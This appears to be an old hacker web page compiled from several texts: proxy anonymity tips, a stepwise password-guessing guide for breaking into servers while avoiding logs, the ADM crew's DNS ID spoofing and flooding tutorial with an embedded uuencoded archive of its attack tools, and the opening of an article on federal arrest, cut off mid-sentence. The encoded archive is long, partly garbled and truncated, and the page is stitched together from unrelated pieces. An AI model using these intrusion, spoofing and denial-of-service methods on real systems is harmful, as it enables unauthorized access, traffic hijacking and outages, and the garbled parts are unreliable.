HACKING, PROXY's and LINKS.

This page is made for everyone who wants to become a "hacker" in a responsible way. Before you do anything, keep in mind that breaking into other computers is illegal, and can bring you faster in trouble than you can say: "Oh, sh...!!!" Getting knowledge is another thing than bringing that into practice; so READ, and read again, get a Linux distribution and after a lot of sweat and frustration you will get some insight !!

### GETTING STARTED

One of the things you want is a low profile while expanding your knowledge. You need to turn off your cookies. If you use the web alot, then you probably have collected several cookies on your computer's hard disc, without realizing it.Cookies are small pieces of information that are sent automatically from a web server to a client's computer. They can be stored on the clients hard disc, where they act as labels, showing that the user has visited a particular page. If the user goes back and visits the same website at a later date, the web server will detect the presence of one of its cookies on the users computer, and even modify the page accordingly. Yahoo.com uses cookies to do this on occasion. So you definityly want to shut your cookies off. To shut them off, go to the preferences of your browser , then click on advanced. You will see where you have choices as to your cookies. click to disable cookies. Second, while your there, turn off "Java" and "Java Script". Shore they are cool shit, but with "Java" and "Java Script" on, sites can find out stuff like your e-mail address. Once they have that, all they have to run is a simple e-mail check through a place like Yahoo and they can find out where you get your internet service from, where you live, your name and home phone number.

## BE SOMEONE ELSE

If you have got all the tools you need, you will need to hide your "identity" on the net, before you use them . Many "hackers" use the service of Anonymizer (http://www.anonymizer.com) to keep them from being traced, but the fact is anonymizer logs all visits to see where your going. Instead of the Anonymizer, you can use something that works almost the exact same way. Its called a proxy server. It's basically a firewall that makes it seem as if you are living and getting your internet somewhere else. this is how it works:

Connecting Normally your account > access > desired adress your account < send data < desired adress

That's how it happens when you connect the usual way. You go to the site and they can see what your IP is, trace you back, contact your ISP, and you're in trouble. When you use a proxy server, they will think you live somewhere like Japan, even if you live in Botswana. This is how a proxy server works:

# Connecting with a Proxy Server your account > access > proxy server > access > desired adress your account < send data < proxy server < send data < desired adress

So what you are doing is logging into a proxy server from your ISP account. Now, if the proxy server you find doesn't care about who you are,then you go on. Now that you know about proxys, you need to find one. Finding a proxy is easy, the time consuming part is finding a good one. You can find proxys on the seach engines by typing in keywords like "public proxys" or "free proxys", or you can click here to go to a huge list of proxy servers. You can also search for available proxy's by port number yourself.

How does the engine work? In the form box you enter a port number, for example 80 and the engine will search for all available proxy's with port 80 . Once you have the proxy installed ( in your browserconfiguration, but that should'nt be difficult, if you are a hackerwannabe ! ) you have to find out if it is a good one or not. NOT ALL PROXIES WILL GIVE YOU PRIVACY! Serveral proxies are transparent, that means that they show your IP when you make an access through the proxy. The non-transparent proxies show unknown or nothing. You will need to go to http://www.tamos.com/bin/proxy.cgi. If it says "proxy server detected" that means that they're keeping track of your IP and that means you may get detected. Time to find a new proxy! Once you get a proxy that says server not detected" when you go to the above link, you will know you have a good one. But just to be certain visit Anonymizers snoop page at: http://www.anonymizer.com/snoop.cgi and see what it says.

### IF YOU SHOULD WANT TO TRY

No matter what OS a server is running, and no matter how good the sysadmin is, it always be vulnerable, because any system that has more users will have insecure passwords; sometimes there is no password!

1. Try logging on with no password at all. Just hit <enter>. If this doesnÆt work, try logging on with the password <space> <space>. Amazing how common this is!

2. Five percent of computers out there use the username as the password. For example, if the username is domain then the password is also domain. Try to log on using the username as the password

3. About 35 percent of usernames use a password derived from the username. Usually, you Ell have to make up to 1000 guesses to get it right. For instance, if the username is JQPublic, try Public, John, JohnQPub, etc...

4. In step 3, youÆr going to need a brute force password checker. Have it use the collegiate dictionary word and name list. There are about 30,000 possibilities here, so itÆll take a while. The fastest attacks in step 4 are about 800 words / minute.

5. Now, use the complete English wordlist. About 150,000 words exist here, from unusual or famous names to standard words, to science, other languages, etc.

6. Now, if that hasnÆt worked, itÆs time to get heavy. Use the complete international word and patterns list. There are 2,500,000 guesses here. EVERYTHING is fair game. Believe me, thisÆll take ages. And be sure to do it on a nonloggable server... if you get logged, youÆre in deep trouble.

7. You should have cracked into a good 85% of the computers by now. It still hasnÆt worked? Try using the entire collegiate dictionary wordlist with filtering. That means that Secret can be SeCrEt, Secr3t, etc. Three million guesses here.

8. Use the complete English language with filtering. The same as Step #7, but with every word in the English language.

9. If youÆve gotten this far without success, youÆre dealing with something big. Probably a system with extremely sensitive information. I mean extremely sensitive. Are you sure you want to continue? You could get into deep trouble if you donÆt have permission to be doing this. Use the complete international word list with filtering. This means 250,000,000 guesses. It takes about 18 hours to complete this step.

10. Use a bruteforce program (such as Claymore) to go through every possible letter/number combination. No one has done this successfully to completion. There are approximately 205,000,000,000 guesses possible here, and the technology just doesnÆt exist to do it. If you havenÆt gotten in by now, just forget it !

```
-----
```

--

```
HTTP/ S-HTTP/ SSL
Files
```

Des Modes of Operation Wait ! I am working on good ones !!

Inner Workings of S-HTTP Relative Merits of S-HTTP Various texts Support in Web Applications Hack-faq The ( newest ) mother of hackingtexts in HTML ; 75kb!

HTTP Specifications Unixshellhacking.txt

HTTP Server Administrator Ls-whois.txt

HTTP Specifications Beginnershack.txt

SecureWeb Toolkit Hacktutorial.txt

Phaos Technology Hackersethic.txt

TCP/IP

\_\_\_

Daryl's TCP/IP Primer Internet Official Protoco The Law !!

RFC 1244 Uk.txt Info.Internet Germany.txt RFC 1180 RFC 959

-----

...OO THE



CreW Oo..

presents

DNS ID Hacking (and even more !!) with colors & in images ;))

--[1]-- DNS ID Hacking Presentation

w00w00!

Hi people you might be wondering what DNS ID Hacking (or Spoofing) is. DNS ID Hacking isn't a usual way of hacking/spoofing such jizz or any-erect. This method is based on a vulnerability on DNS Protocol. More brutal, the DNS ID hack/spoof is very efficient is very strong because there is no generation of DNS daemons that escapes from it (even WinNT!).

--[1.1]-- DNS Protocol mechanism explanation

In the first step, you must know how the DNS works. I will only explain the most important facts of this protocol. In order to do that, we will follow the way of a DNS request packet from A to Z!

1: the client (bla.bibi.com) sends a request of resolution of the domain "www.heike.com". To resolve the name, bla.bibi.com uses "dns.bibi.com" for DNS. Let's take a look at the following picture ..

```
_____
 111.1.2.123 = bla.bibi.com
 111.1.2.222 = dns.bibi.com
format:
IP_ADDR:PORT->IP_ADDR:PORT
ex:
| 111.1.2.123:2999->111.1.2.222:53|
\-----/
. . .
 gethosbyname("www.heike.com");
. . .
[bla.bibi.com]
                                        [dns.bibi.com]
111.1.2.123:1999 --->[?www.heike.com]----> 111.1.2.222:53
Here we see our resolution name request from source port 1999 which is
asking to dns on port 53.
[note: DNS is always on port 53]
Now that dns.bibi.com has received the resolution request from bla.bibi.com,
dns.bibi.com will have to resolve the name, let's look at it...
[dns.bibi.com]
                                    [ns.internic.net]
111.1.2.222:53 ----->[dns?www.heike.com]---> 198.41.0.4:53
```

dns.bibi.com asks ns.internic.net who the root name server for the address of www.heike.com is, and if it doesn't have it and sends the request to a name server which has authority on '.com' domains. [note: we ask to internic because it could have this request in its cache] [ns.internic.net] [ns.bibi.com] 198.41.0.4:53 ----->[ns for.com is 144.44.44.4]-----> 111.1.2.222:53 Here we can see that ns.internic.net answered to ns.bibi.com (which is the DNS that has authority over the domain bibi.com), that the name server of for.com has the IP 144.44.44 [let's call it ns.for.com]. Now our ns.bibi.com will ask to ns.for.com for the address of www.heike.com, but this one doesn't have it and will forward the request to the DNS of heike.com which has authority for heike.com. [ns.bibi.com] [ns.for.com] 111.1.2.222:53 ----->[?www.heike.com]----> 144.44.44.4:53 answer from ns.for.com [ns.for.com] [ns.bibi.com] 144.44.44.4:53 ----->[ns for heike.com is 31.33.7.4]---> 144.44.44.4:53 Now that we know which IP address has authority on the domain "heike.com" [we'll call it ns.heike.com], we ask it what's the IP of the machine www [www.heike.com then :)]. [ns.bibi.com] [ns.heike.com] 111.1.2.222:53 ---->[?www.heike.com]----> 31.33.7.4:53 And now we at least have our answer!! [ns.heike.com] [ns.bibi.com] 31.33.7.4:53 ----->[www.heike.com == 31.33.7.44] ----> 111.1.2.222:53 Great we have the answer, we can forward it to our client bla.bibi.com. [ns.bibi.com] [bla.bibi.com] 111.1.2.222:53 ----->[www.heike.com == 31.33.7.44]----> 111.1.2.123:1999 Hehe now bla.bibi.com knows the IP of www.heike.com :) So.. now let's imagine that we'd like to have the name of a machine from its IP, in order to do that, the way to proceed will be a little different because the IP will have to be transformed: example: 100.20.40.3 will become 3.40.20.100.in-addr.arpa Attention !! This method is only for the IP resolution request (reverse DNS) So let's look in practical when we take the IP of www.heike.com (31.33.7.44 or "44.7.33.31.in-addr.arpa" after the translation into a comprehensible format by DNS). . . . gethostbyaddr("31.33.7.44"); . . .

[bla.bibi.com] [ns.bibi.com] 111.1.2.123:2600 ---->[?44.7.33.31.in-addr.arpa]----> 111.1.2.222:53 We sent our request to ns.bibi.com [ns.bibi.com] [ns.internic.net] 111.1.2.222:53 ---->[?44.7.33.31.in-addr.arpa]----> 198.41.0.4:53 ns.internic.net will send the IP of a name server which has authority on '31.in-addr.arpa'. [ns.internic.net] [ns.bibi.com] 198.41.0.4:53 --> [DNS for 31.in-addr.arpa is 144.44.44.4] -> 111.1.2.222:53 Now ns.bibi.com will ask the same question to the DNS at 144.44.44.4. [ns.bibi.com] [ns.for.com] 111.1.2.222:53 ---->[?44.7.33.31.in-addr.arpa]----> 144.44.44.4:53 and so on... In fact the mechanism is nearly the same that was used for name resolution. I hope you understood the dialog on how DNS works. Now let's study DNS messages format. --[1.2]-- DNS packet Here is the format of a DNS message : +----+ ID (the famous :) flags +----+ numbers of questions numbers of answer +-----+ | number of RR authority | number of supplementary RR | \_\_\_\_\_+  $\backslash$ QUESTION  $\backslash$ ANSWER \_\_\_\_\_  $\backslash$ Stuff etc.. No matter +-----+

--[1.3]-- Structure of DNS packets.

\_\_\_ID\_\_\_

The ID permits to identify each DNS packet, since exchanges between name servers are from port 53 to port 53, and more it might be more than one request at a time, so the ID is the only way to recognize the different DNS

requests. Well talk about it later.. flags The flags area is divided into several parts : 3 bits (always 0) 4 bits [QR | opcode | AA | TC | RD | RA | zero | rcode ] |\_\_|\_\_| |\_ 1 bit \_\_\_\_\_ 4 bits 1 bit = If the QR bit = 0, it means that the packet is a question, QR otherwise it's an answer. opcode = If the value is 0 for a normal request, 1 for a reserve request, and 2 for a status request (we don't need to know all these modes). AA = If it's equal to 1, it says that the name server has an authoritative answer. TC = No matter RD = If this flag is to 1, it means "Recursion Request", for example when bla.bibi.com asks ns.bibi.com to resolve the name, the flag tells the DNS to assume this request. RA = If it's set to 1, it means that recursion is available. This bit is set to 1 in the answer of the name server if it supports recursion. Zero = Here are three zeroes... rcode = It contains the return error messages for DNS requests if 0, it means "no error", 3 means "name error" The 2 following flags don't have any importance for us. DNS QUESTION: Here is the format of a DNS question : name of the question +-----type of question type of query . \*------The structure of the question is like this. example: www.heike.com will be [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]for an IP address it's the same thing :) 44.33.88.123.in-addr.arpa would be: [2|4|4|2|3|3|2|8|8|3|1|2|3|7|i|n|-|a|d|d|r|4|a|r|p|a|0]

[note]: a compression format exists, but we won't use it. type of question: Here are the values that we will use most times: [note]: There are more than 20 types of different values(!) and I'm fed up with writing :)) name value A|1|IP Address( resolving a name to an IP )PTR|12|Pointer( resolving an IP to a name ) type of query: The values are the same than the type of question (i don't know if it's true, but the goal is not to learn you DNS protocol from A to Z, for it you should look at the RFC from 1033 to 1035 and 1037, here the goal is a global knowledge in order to put it in practice !!) DNS ANSWER: The answers have a format that we call RR.. but we don't mind :) Here is the format of an answer (an RR) +-----+ name of the domain +-----class type +-----TTL (time to live) +-----+ resource data length 

|-----+ | | resource data |

name of the domain:

The name of the domain in reports to the following resource: The domain name is stored in the same way that the part question for the resolution request of www.heike.com, the flag "name of the domain" will contain [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]

type:

The type flag is the same than "type of query" in the question part of the packet.

class: The class flag is equal to 1 for Internet data.

time to live: This flag explains in seconds the time-life of the informations into the name server cache. resource data length: The length of resource data, for example if resource data length is 4, it means that the data in resources data are 4 bytes long. resource data: here we put the IP for example (at least in our case) I will offer you a little example that explains this better: Here is what's happening when ns.bibi.com asks ns.heike.com for www.heike.com's address ns.bibi.com:53 ---> [?www.heike.com] ---> ns.heike.com:53 (Phear Heike ;) ID = 1999QR = 0 opcode = 0 RD = 1 +----+ | numbers of questions = htons(1) | numbers of answers = 0 +-----+ | number of RR authoritative = 0 | number of supplementary RR = 0 +-----+ <the question part> name of the question = [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]+----type of question = htons(1) | type of query=htons(1) | +----+ here is for the question. now let's stare the answer of ns.heike.com ns.heike.com:53 -->[IP of www.heike.com is 31.33.7.44] --> ns.bibi.com:53 | QR=1 opcode=0 RD=1 AA =1 RA=1 ID = 1999 +-----+ | numbers of questions = htons(1) | numbers of answers = htons(1) +----+ | number of RR authoritative = 0 | number of supplementary RR = 0 +-----name of the question = [3|w|w|v|5|h|e|i|k|e|3|c|o|m|0]----+ name of the domain = [3|w|w|w|5|h|e|i|k|e|3|c|o|m|0]+----+ type = htons(1) class = htons(1) +-----time to live = 999999 +-----+ resource data length = htons(4) resource data=inet\_addr("31.33.7.44") Yah! That's all for now :)) Here is an analysis:

In the answer QR = 1 because it's an answer :)

AA = 1 because the name server has authority in its domain RA = 1 because recursion is available

Good =) I hope you understood that cause you will need it for the following events.

--[2.0]-- DNS ID hack/spoof

Now it's time to explain clearly what DNS ID hacking/spoofing is. Like I explained before, the only way for the DNS daemon to recognize the different questions/answers is the ID flag in the packet. Look at this example:

ns.bibi.com;53 ---->[?www.heike.com] ----> ns.heike.com:53

So you only have to spoof the ip of ns.heike.com and answer your false information before ns.heike.com to ns.bibi.com!

ns.bibi.com <----- . . . . . . . . . . . . . ns.heike.com | |<--[IP for www.heike.com is 1.2.3.4]<-- hum.roxor.com

But in practice you have to guess the good ID :) If you are on a LAN, you can sniff to get this ID and answer before the name server (it's easy on a Local Network :)

If you want to do this remotely you don't have a lot a choices, you only have 4 basics methods:

- 1.) Randomly test all the possible values of the ID flag. You must answer before the ns ! (ns.heike.com in this example). This method is obsolete unless you want to know the ID .. or any other favorable condition to its prediction.
- 2.) Send some DNS requests (200 or 300) in order to increase the chances of falling on the good ID.
- 3.) Flood the DNS in order to avoid its work. The name server will crash and show the following error!

>> Oct 06 05:18:12 ADM named[1913]: db\_free: DB\_F\_ACTIVE set - ABORT
 at this time named daemon is out of order :)

4.) Or you can use the vulnerability in BIND discovered by SNI (Secure Networks, Inc.) with ID prediction (we will discuss this in a bit).

## 

I found a heavy vulnerability in Windows 95 (I haven't tested it on WinNT), lets imagine my little friend that's on Windows 95. Windows ID's are extremely easy to predict because it's "1" by default :))) and "2" for the second question (if they are 2 questions at the same time).

#### 

There is a vulnerability in BIND (discovered by SNI as stated earlier). In fact, DNS IS are easily predictable, you only have to sniff a DNS in order to do what you want. Let me explain...

The DNS uses a random ID at the beginning but it only increase this ID for next questions ... =))) It's easy to exploit this vulnerability. Here is the way: 1. Be able to sniff easily the messages that comes to a random DNS (ex. ns.dede.com for this sample). 2. You ask NS.victim.com to resolve (random).dede.com. NS.victim.com will ask to ns.dede.com to resolve (random).dede.com ns.victim.com ---> [?(rand).dede.com ID = 444] ---> ns.dede.com 3. Now you have the ID of the message from NS.victim.com, now you know what ID area you'll have to use. (ID = 444 in this sample). 4. You then make your resolution request. ex. www.microsoft.com to NS.victim.com (you) ---> [?www.microsoft.com] ---> ns.victim.com ns.victim.com --> [?www.microsoft.com ID = 446 ] --> ns.microsoft.com 5. Flood the name server ns.victim.com with the ID (444) you already have and then you increase this one. ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 444] --> ns.victim.com ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 445] --> ns.victim.com ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 446] --> ns.victim.com ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 447] --> ns.victim.com ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 448] --> ns.victim.com ns.microsoft.com --> [www.microsoft.com = 1.1.1.1 ID = 449] --> ns.victim.com (now you know that DNS IDs are predictable, and they only increase. You flood ns.victim.com with spoofed answers with the ID 444+ ;) \*\*\* ADMsnOOfID does this. There is another way to exploit this vulnerability without a root on any DNS The mechanism is very simple. Here is the explaination We send to ns.victim.com a resolution request for \*.provnet.fr (you) ------[?(random).provnet.fr] -----> ns.victim.com Then, ns.victim.com asks nsl.provnet.fr to resolve (random).provnet.fr. There is nothing new here, but the interesting part begins here. From this point you begin to flood ns.victim.com with spoofed answers (with nsl.provnet.fr IP) with ids from 100 to 110... (spoof) ----[(random).provnet.fr is 1.2.3.4 ID=100] --> ns.victim.com (spoof) ----[(random).provnet.fr is 1.2.3.4 ID=101] --> ns.victim.com (spoof) ----[(random).provnet.fr is 1.2.3.4 ID=102] --> ns.victim.com

(spoof) ----[(random).provnet.fr is 1.2.3.4 ID=103] --> ns.victim.com . . . . . After that, we ask ns.victim.com if (random).provnet.fr has an IP. If ns.victim.com give us an IP for (random).provnet.fr then we have found the correct ID :) Otherwise we have to repeat this attack until we find the ID. It's a bit long but it's effective. And nothing forbides you to do this with friends ;) This is how ADMnOq00d works ;) \_\_\_\_\_ Here you will find 5 programs ADMkillDNS - very simple DNS spoofer ADMsniffID - sniff a LAN and reply false DNS answers before the NS ADMsnOOfID - a DNS ID spoofer (you'll need to be root on a NS) ADMnOg00d - a DNS ID predictor (no need to be root on a NS) ADNdnsfuckr - a very simple denial of service attack to disable DNS Have fun!! :) Note: You can find source and binaries of this progs at ftp.janova.org/pub/ADM. I'm going to make a little HOWTO soon, which would be on janova. You need to install libpcap on your machine before any compilation of the ADMID proggies :) ADM Crew. Thanks to: all ADM crew, Shok, pirus, fyber, Heike, and w00w00 (gotta love these quys) Special Thanks: ackboo, and of course Secure Networks, Inc. (SNI) at www.secnet.com for finding the vulnerability =) /\* I'm a w00w00ify'd w00c0w \*/ /\* I'm a w00w00ify'd w00c0w \*/ /\* I'm a w00w00ify'd w00c0w \*/ begin 644 ADMid-pkg.tgz M'XL(`/,IN30``^P\:U?;UI;]&O^&^;#C66ELK!C9QI#BF#5N(/>R;@(4:.\_< M(5E>PA98Q99<2<:0+.:WS][[/"7+AK0D[5T3I<72>9^SWWN?<WJ[[\_9WI][@ M:OV[+\_; `AKO5;L-W0(^;^Y4?L+G1WFRT6YM;#8"&VVXUOX/VEQN2>69)ZL4` MW\51E\*XJ=U\_^O^G3T\_!/XL\$7PH'/@K^+[XU&J]'X!O^O\63ACU\ODFD47=0' MC]A'PW4W-S:6PG^KU6P\*^+L;+;=-]-]JN0A\_]Q''L/3Y?P[\_];5'>M9+ZVL` MB\$#`"!2\$EP!Q-\$N#T(>+\*!:I,!M.X;Z'FWJT40&4\_G/H7]`P]H\_^OGM\LO\\_ M>]Q-\$GSTHXM\*DL:S00K!=#2,J[KHS[MVV6Q1G(,H&X2#\6SHPZLD'091?;23 M31H'Y]FT61A@<C9MXD^B^);2[,JWR7IZ.\_637)N8G\$2#\*S]=3)][04%J\$`W2 M<4\$CJ9<K'/KI\'PA"5<B70\_"3'HYF-9'9>L;EX,22H\'-`FY];42K\$\$0]@=7 MR6P"+U[0)[P>^>+;1J[],/5C'"P<Q5\$:#:(Q7'B38'P+(]\;^G\$"E=?P"\_X& M45@M/2J"R;&69F\$27(;^\$))1%\*=ZU!50.(P=&/O4+SZSOLA?H\_0.)P5A2OF= MTB?^C/U+Q!(\_Y01P[%^DT!7YF5S=T!RS36.9VK1\*77`[F9Z],)ECODCG'%IG MICLXG,7@C2^C.\$A'\$P@21/S)=.P[,\$N(GCUH->\$\P#8&@]ED-O927/H\*]E)U M8.[3\*%1#B?\_;S`\_3P!M#8Y.KS\*-XF\$`:09`Z.(8A>"FD(Q\_\<.@@",=#.\$<A

MA+V/\*5FU, #B^);J)W`110.ND493V6A"LXPX<1S11&1RO:3X"/W,1\'8AX18 MRAUH5`'\$2C-EXQ+5NKB\*M51')XJB+[K0%&EW>J%@@IW/IC@!B(8XY-L4%R>X M@-`?^\$GBX5AEIY@F>^QVJ4O3XUIEUA^,4.2L52O?"V!4\$116\APZ^?&)<@NC M\89RV<0Z(4&H=;+6"%<(5T= R@\$\*W"#@P0XNRF85:N+K>W!O+O"I=E0/HX`J MFV:L%FJ9)CJ:A<N:8EBRO\$:\\_\4:IJ@JC[PU''@IP3<\_UMA/9W%8D8O5\*97N MD-N4&,61^?03Q\*\*\*XB1,:D/^B\(F3IVA^.NEWF7L3?B\*.'E5K)\_\RX0B%UP3 M\3@B\948NLIG#8NR!(%QW\590RN+@6T)/5#CS%<5CQH\L8F2%\$0D"V@< 2!\$ M2D4.(=-!2#-J-9A:J4)P82J^=`S'4B-9HSX\*TDD[]-.S#;>Y\:%3HO6Z(=81 M"\$E.&&")4#&9JJC3@9(4^\*:4&@25JHAB-2V8\$;@T"%%A<8"+%6I&4%<UU910 MJ"9^\*@L[KB/EM BN\$@8]P6&\V\$FB63SPJ;-1&H5)A4&':"RSAWZ2BL&+[\*'( MEKG(D\'.-2.I:4Q390<DM+BL:S"\_I\*D<QSN8WE:H6@&Z&FY@5\A,<']Q\$4SA M@&9\*>%)/^O1#P[!16089YHH,%XM<"Q%\*N109G&`T!KD:[60.FNJ<YD8N+U#8 MW84894(TJ52?M7]XF2LU53\*]BQK<T?'AZ6\$?USK72Y3V&2`\*&D;7J]G\*7`T\* MEC6P(&0\$9D&.ENH5R:HE`(J6 X\^C]=0Z0DRASK^WQ=\*4;?WIK] L'?:,1D6 MZ+L2[CJ/D+ZKZ0\$S], ANNL1ZTPB9KV02#A111J8'!US'3.S)DTJ.D:U50\<>>  $MG9R^{K7*9} < M2\&-S@!XN!Q] < Z"U?Q>._U+W#4^{?>Z>>LO6COTD_[TZNT(G1W)] < SUBSCRETE CONTUNE CONTUNA CONTUNE CONTUNA CONTUNA CONTUNA CONTUNICO CONTUNA C$ M!];.9Q<7\*`K%1`'-(E)A1&\*U<V][CSM?9NAZA,QUF%]62U(R9MFP%!\*<)\41 M+!-'2K5U8C^9X2>^=C5L@Y"(A7\*ZL3^X)K7%[AZ96A[^(-'C>]\*FN2YA`HC& M[S2Z\_]D6];\_7L^#\_V3TX:3ZJ]^<^\_T]CH]%LY?P\_S<WF-\_\_/5WD^GYT(%HEH</pre> M`LH%0!;X=.S=PASM1LX1T@`J@RI[A'X7VT+6I+PQ`'O'QX?'\\*)A)6\$ 2JHW MFE;ZZ;^.]OH]0JQ\XM'I,145+&]R2RI'I4H,C+Y 1;4/?NTV:A7\JD\*ET7;K M[IHHLUXY[AWL]M U KO6J+M5PWPJOTHQE#,/1E&2-H.I5!,2/[ZNEMB^+V:5 M;-S++\*J\*IC.LC?"O4B?PASZ[R\*<I\_\_PV]"9^A=NE(L%%A;+)UCSX^>W;JF\*-MK,F<? 3C2&LLQ\$\$M"8L?/!TX'T2H@5(K+W9&?>&UR-31>H(#JA3RX<MTQ-5E MAYF"4J'`[#M2=4NEZP@5/AHY(LS\$2V7SE."(UY]."!R(7J^/>T=HB;[M37OX M?8@HMETE).)2XVA\UG)=%VT1\_DXGT[-FNVU\_-U4"`18"Q^OB2HAUP-K\*',!7 MFKM(QUHJ'5\SZ4TKHRF4\$)P.SJ\$28+0!\*P0<KD2%YE'M!+6:\/1HDQ^!@]8] MY=:"\*H'H>?TY0/631>`ETQA'\*CIPRL\&SY\*RXSDT#EN?Q'[00.89\\$CLO&63 M\*"BQ,!U3AM?)?-YI7<T?)TA%M-)>K?:!W15R0K+\G;:]5D^F8`Z4A\*CWTXE# M`"%L\$0V5%A!F\_TBB3#!UI#9"PI]P1GQY\=3#P96#\`4C('V7)5J<CSW""H4E M7GQA?XZ\429[(' 7>F?\*Z"4T:CE7M\$02-[!)M9;X:G`&VU;I^&K2J1.50>^, M2P:/-AAY""]Z9P\$NLB\* B3<>1X/\*1M50,Q5P...'N\P=36D#=8\*H1E]%R0+;. M%/N0'DK\$X('\$7(6W\$I"],^\*#0^UV)\*YX+UY(E+C2R+1L(`9S&+\()%<"00:4 M23FE@IXXN6C9=%E:"UHBV8>56JZ7J]J-)M#,RB5\P6R+15\$J@XK=\*(2GA'\$J MZ4[B\*<L3[\J?XO I3R<5HRD[%H^C4N35)WPMX9K2.ZVJ%%AB"E;?7(D:\$2-> MJT!%>WU10%%.30\*02]4:5:AJ`UBT\*E\$DWQM\*PGQW2%R/T"\$US)4U0X"'-=6R MFVI(=))"-E.PS1:2\`%FUKWWSR7K#IIIV!!@DEX4(<L8\*2TA?%F(-1Y::V&M MK)4.NMG5XB8EZG)+@37`H!ODQM,Q\$%L<1%"MBHX6<6Q)A5I35%F8(I9E3<DJ MNJ&\*\_B">%:V^S+:ZL:+5ALMENUHE"Z10E;B%)43UNP(0D\)8#&0MFS,\$A"CV M2.3S>Y#@/O`K(&80H)+'@!70E.!?-N+E\/\BX-=.6S%\@H@:?7;"A`,&8`;N M;FVQZAWQ%58[R+7UV\Q/TB`\*U7"3/FD>\F-('TO8NU+FAV%"SNXU\_,76A1XR MN[@X:PA?>L:E`I(C\6\4=AOR-8F]N>0 %7KO"C=217KQG)/#U H' ?^Z2CG M\*+Y76=%DHTG@[]2/8Y2895%7RD# )D@KHI#AV=016A8IE8RF\*7?I:,?K A&] M]]'PVC]X =8R\$2)C5\$1H4EC]/W9[-!\]'=VNF%)N1@A+7'D[^J``4F4XR&A# M5W=;H=2:L2RK1M?##\*U?X3O+!&S-.+&[L(E624W9E1V1^UNL<EV9\$NOR#9GB M>?DRB'C]D"-TAG!\$97^:R7`Q(^C:N@=+/\&C"!D[)1,B

\_\_\_\_\_ EVERYTHING A HACKER NEEDS TO KNOW ABOUT GETTING BUSTED BY THE FEDS \_\_\_\_\_ Written By Agent Steal (From Federal Prison, 1997) Internet E-mail, agentsteal@usa.net Contributions and editing by Minor Threat and Netta Gilboa Special thanks to Evian S. Sim This article may be freely reproduced, in whole or in part, provided acknowledgments are given to the author. Any reproduction for profit, lame zines, (that means you t0mmy, el8, you thief) or law enforcement use is prohibited. The author and contributors to this phile in no way advocate criminal behavior. \_\_\_\_\_ CONTENTS \_\_\_\_\_ PART I - FEDERAL CRIMINAL LAW Foreward Introduction A. Relevant Conduct B. Preparing for Trial C. Plea Agreements and Attorneys D. Conspiracy E. Sentencing F. Use of Special Skill G. Getting Bail H. State v. Federal Charges I. Cooperating J. Still Thinking About Trial K. Search and Seizure L. Surveillance M. Presentence Investigation N. Proceeding Pro Se O. Evidentiary Hearing P. Return of Property Q. Outstanding Warrants R. Encryption S. Summary PART II - FEDERAL PRISON A. State v. Federal B. Security Levels C. Getting Designated D. Ignorant Inmates E. Population F. Doing Time G. Disciplinary Action H. Administrative Remedy I. Prison Officials J. The Hole K. Good Time L. Halfway House M. Supervised Release N. Summary

FOREWORD

Nobody wants to get involved in a criminal case and I've yet to meet a hacker who was fully prepared for it happening to them. There are thousands of paper and electronic magazines, CD-ROMS, web pages and text files about hackers and hacking available, yet there is nothing in print until now that specifically covers what to do when an arrest actually happens to you. Most hackers do not plan for an arrest by hiding their notes or encrypting their data, and most of them have some sort of address book seized from them too (the most famous of which still remains the one seized from The Not So Humble Babe). Most of them aren't told the full scope of the investigation up front, and as the case goes on more comes to light, often only at the last minute. Invariably, the hacker in question was wiretapped and/or narced on by someone previously raided who covered up their own raid or minimized it in order to get off by implicating others. Once one person goes down it always affects many others later. My own experience comes from living with a retired hacker arrested ten months after he had stopped hacking for old crimes because another hacker informed on him in exchange for being let go himself. What goes around, comes around. It's food for thought that the hacker you taunt today will be able to cut a deal for himself by informing on you later. From what I've seen on the criminal justice system as it relates to hackers, the less enemies you pick on the better and the less groups you join and people who you interact with the better as well. There's a lot to be said for being considered a lamer and having no one really have anything to pin on you when the feds ask around.

I met Agent Steal, ironically, as a result of the hackers who had fun picking on me at Defcon. I posted the speech I gave there on the Gray Areas web page (which I had not originally intended to post, but decided to after it was literally stolen out of my hands so I could not finish it) and someone sent Agent Steal a copy while he was incarcerated. He wrote me a letter of support, and while several hackers taunted me that I had no friends in the community and was not wanted, and one even mailbombed our CompuServe account causing us to lose the account and our email there, I laughed knowing that this article was in progress and that of all of the publications it could have been given to first it was Gray Areas that was chosen.

This article marks the first important attempt at cooperation to inform the community as a whole (even our individual enemies) about how best to protect themselves. I know there will be many more hacker cases until hackers work together instead of attacking each other and making it so easy for the government to divide them. It's a sad reality that NAMBLA, deadheads, adult film stars and bookstores, marijuana users and other deviant groups are so much more organized than hackers who claim to be so adept at, and involved with, gathering and using information. Hackers are simply the easiest targets of any criminal subculture. While Hackerz.org makes nice T-shirts (which they don't give free or even discount to hackers in jail, btw), they simply don't have the resources to help hackers in trouble. Neither does the EFF, which lacks lawyers willing to work pro bono (free) in most of the 50 states. Knight Lightning still owes his attorney money. So does Bernie S. This is not something that disappears from your life the day the case is over. 80% or more of prisoners lose their lovers and/or their families after the arrest. While there are notable exceptions, this has been true for more hackers than I care to think about. The FBI or Secret Service will likely visit your lovers and try to turn them against you. The mainstream media will lie about your charges, the facts of your case and the outcome. If you're lucky they'll remember to use the word "allegedly." While most hackers probably think Emmanuel Goldstein and 2600 will help them, I know of many hackers whose cases he ignored totally when

contacted. Although he's credited for helping Phiber Optik, in reality Phiber got more jail time for going to trial on Emmanuel's advice than his co-defendants who didn't have Emmanuel help them and pled instead. Bernie S. got his jaw broken perhaps in part from the government's anger at Emmanuel's publicizing of the case, and despite all the attention Emmanuel has gotten for Kevin Mitnick it didn't stop Mitnick's being put in solitary confinement or speed up his trial date any. One thing is clear though. Emmanuel's sales of 2600 dramatically increased as a result of covering the above cases to the tune of over 25,000 copies per issue. It does give pause for thought, if he cares so much about the hackers and not his own sales and fame, as to why he has no ties to the Hackerz.org defense fund or why he has not started something useful of his own. Phrack and other zines historically have merely reposted incorrect newspaper reports which can cause the hackers covered even more damage. Most of your hacker friends who you now talk to daily will run from you after your arrest and will tell other people all sorts of stories to cover up the fact they don't know a thing. Remember too that your 